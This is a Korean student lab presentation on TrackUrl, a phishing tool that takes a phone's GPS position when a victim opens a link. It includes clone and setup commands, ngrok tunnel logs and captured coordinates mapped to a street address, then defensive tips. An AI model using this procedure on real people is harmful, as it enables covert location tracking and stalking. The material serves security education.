

TRACKURL

모바일 위치 추적

사이버보안학과 1584009 김태원

INDEX

01 Trackurl 이란?

02 Trackurl 실습

03 보안 대책

04 개인적 견해

1. Track URL이란?




“

Track url은 해킹 툴 중 하나로 해커가 툴을 이용해 만든 특정 링크를 모바일에서 클릭하고 위치 정보를 허용해 준다면 그 즉시 피해자의 스마트폰의 GPS 정보를 읽어와 해커에게 피해자의 위치를 실시간으로 알려주는 강력한 위치 추적 툴이라고 할 수 있다.

”


1. Track URL 실습

먼저 공격자의 PC에 Trackurl 툴을 설치하여야 한다. Trackurl 툴은 github에서 설치할 수 있으며 URL 주소를 알고 있다면 다음 그림과 같이 git clone 명령어를 이용하여 설치할 수 있다.

A terminal window titled 'root@kali: ~/Desktop' with standard window controls. The terminal shows the command 'git clone https://github.com/Mauladen/TrackUrl' being executed. The output of the command is 'localuser:ktw9850 being added to access control list'. The terminal background features a faint dragon logo.


```
root@kali: ~/Desktop
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
localuser:ktw9850 being added to access control list
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/Mauladen/TrackUrl
```

1. Track URL 실습




Google에서 trackurl github라고 검색하여 trackurl 페이지로 들어가거나 위에 있는 주소로 접속하여 URL 주소를 알아낼 수 있다.

Trackurl을 검색할 경우 비슷한 툴 여러가지가 검색되는데 오른쪽 그림과 같이 Trackurl.sh가 있는 github로 들어가야 한다.



1. Track URL 실습

명령어를 입력하면 다음과
같이 지정한 위치에
TrackUrl 폴더가 생성된다.



The screenshot shows a terminal window titled 'root@kali: ~/Desktop'. The terminal output is as follows:

```
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
localuser:ktw9850 being added to access control list
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/Mauladen/TrackUrl
'TrackUrl'에 복제합니다...
remote: Enumerating objects: 7, done.
remote: Total 7 (delta 0), reused 0 (delta 0), pack-reused 7
오브젝트 묶음 푸는 중: 100% (7/7), 완료.
root@kali:~/Desktop#
```

A red box highlights the folder icon labeled 'TrackUrl' on the left side of the terminal window. Another red box highlights the terminal output from the 'git clone' command.

1. Track URL 실습

TrackUrl 폴더로 이동하여 확인 결과
실행 권한이 부여가 안 되어 있는 것
을 발견할 수 있었다. 이에 chmod를
이용 권한을 부여하였다.


```
root@kali: ~/Desktop/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~/Desktop/TrackUrl# ls -al
합 계 28928
drwxr-xr-x 3 root root 4096 3월 30 18:19 .
drwxr-xr-x 3 root root 4096 3월 30 18:19 ..
drwxr-xr-x 8 root root 4096 3월 30 18:19 .git
-rw-r--r-- 1 root root 11 3월 30 18:19 README.md
-rw-r--r-- 1 root root 2459 3월 30 18:19 TrackUrl.sh
-rw-r--r-- 1 root root 13451810 3월 30 18:19 ngrok
-rw-r--r-- 1 root root 16117632 3월 30 18:19 ngrok_64
-rw-r--r-- 1 root root 27598 3월 30 18:19 skull.jpg
root@kali:~/Desktop/TrackUrl#
```

```
root@kali:~/Desktop/TrackUrl# chmod 755 ngrok
root@kali:~/Desktop/TrackUrl# chmod 755 TrackUrl.sh
root@kali:~/Desktop/TrackUrl# ls -al
합 계 28928
drwxr-xr-x 3 root root 4096 3월 30 18:19 .
drwxr-xr-x 3 root root 4096 3월 30 18:19 ..
drwxr-xr-x 8 root root 4096 3월 30 18:19 .git
-rw-r--r-- 1 root root 11 3월 30 18:19 README.md
-rwxr-xr-x 1 root root 2459 3월 30 18:19 TrackUrl.sh
-rwxr-xr-x 1 root root 13451810 3월 30 18:19 ngrok
-rw-r--r-- 1 root root 16117632 3월 30 18:19 ngrok_64
-rw-r--r-- 1 root root 27598 3월 30 18:19 skull.jpg
root@kali:~/Desktop/TrackUrl#
```


1. Track URL 실습

만약 누군가 링크를 클릭하여 접속할 경우 다음과 같이 2개의 터미널에 여러가지 정보가 뜨는 것을 확인할 수 있다. 그 중 그림에 표시된 부분을 확인하여 보면 다음과 같이 숫자로 표시된 것을 확인할 수 있다.

이 숫자 부분의 피해자의 현재 위치를 위도와 경도로 표시한 것으로 이를 구글 지도에서 검색하면 피해자의 현 위치를 알 수 있다.



```
프로그램 ▾ 위치 ▾ 터미널 ▾ (토) 20 : 13
두벌식 한자 전용
터미널
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
::1 -- [30/Mar/2019:20:12:37 +0900] "GET /skull.jpg HTTP/1.1" 200 27831 "https://c2e46b2b.ngrok.io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57 KAKAOTALK 8.3.2"
Kali Linux ::1 -- [30/Mar/2019:20:12:39 +0900] "GET /logme/36.80749132037743,127.10529381713484 HTTP/1.1" 404 484 "https://c2e46b2b.ngrok.io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57 KAKAOTALK 8.3.2"
::1 -- [30/Mar/2019:20:12:42 +0900] "GET /logme/36.80749047620497,127.10529356107823 HTTP/1.1" 404 484 "https://c2e46b2b.ngrok.io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57 KAKAOTALK 8.3.2"

ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Session Expires     7 hours, 55 minutes
Update              update available (version 2.3.25, Ctrl-U to update)
Version             2.2.8
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://c2e46b2b.ngrok.io -> localhost:80
                    https://c2e46b2b.ngrok.io -> localhost:80

Connections
  ttl   opn   rt1   rt5   p50   p90
    4     0   0.02  0.01  3.23  5.00

HTTP Requests
-----
GET /logme/36.80749047620497,127.10529356107823 404 Not Found
GET /logme/36.80749047620497,127.10529356107823 404 Not Found
GET /logme/36.80749132037743,127.10529381713484 404 Not Found
GET /skull.jpg 200 OK
GET / 200 OK
```




36.80749047620497,127.105293



경로



저장



주변



사용자 휴대전화
로 보내기



공유



충청남도 천안시 서북구 불당동 369-2




R444+X4 천안시 충청남도



누락된 장소 추가



비즈니스 추가



3. 보안 대책

- ❖ 스마트 기기의 GPS 시스템 기능 상시 접속 비활성화
- ❖ 검증되지 않은 링크 함부로 접근 자제
- ❖ 위치 정보 요청 시 무조건 허용 자제

4. 개인적 견해

많은 사람들이 모바일의 위치 정보 서비스를 상시 허용으로 사용한다. 이는 매우 위험한 일로 Trackurl과 같은 툴을 사용하면 위치가 바로 타인에게 알려진다. 이를 방지하기 위해서는 위치 정보를 필요할 때만 허용해야 하며 검증되지 않은 링크를 함부로 접속해서도 안 된다. 또한, 최근 악성 애플리케이션을 이용한 스마트폰 해킹 사례가 늘고 있다. 애플리케이션을 다운로드할 때는 반드시 검증된 애플리케이션만을 다운받는 습관이 필요하다고 생각한다.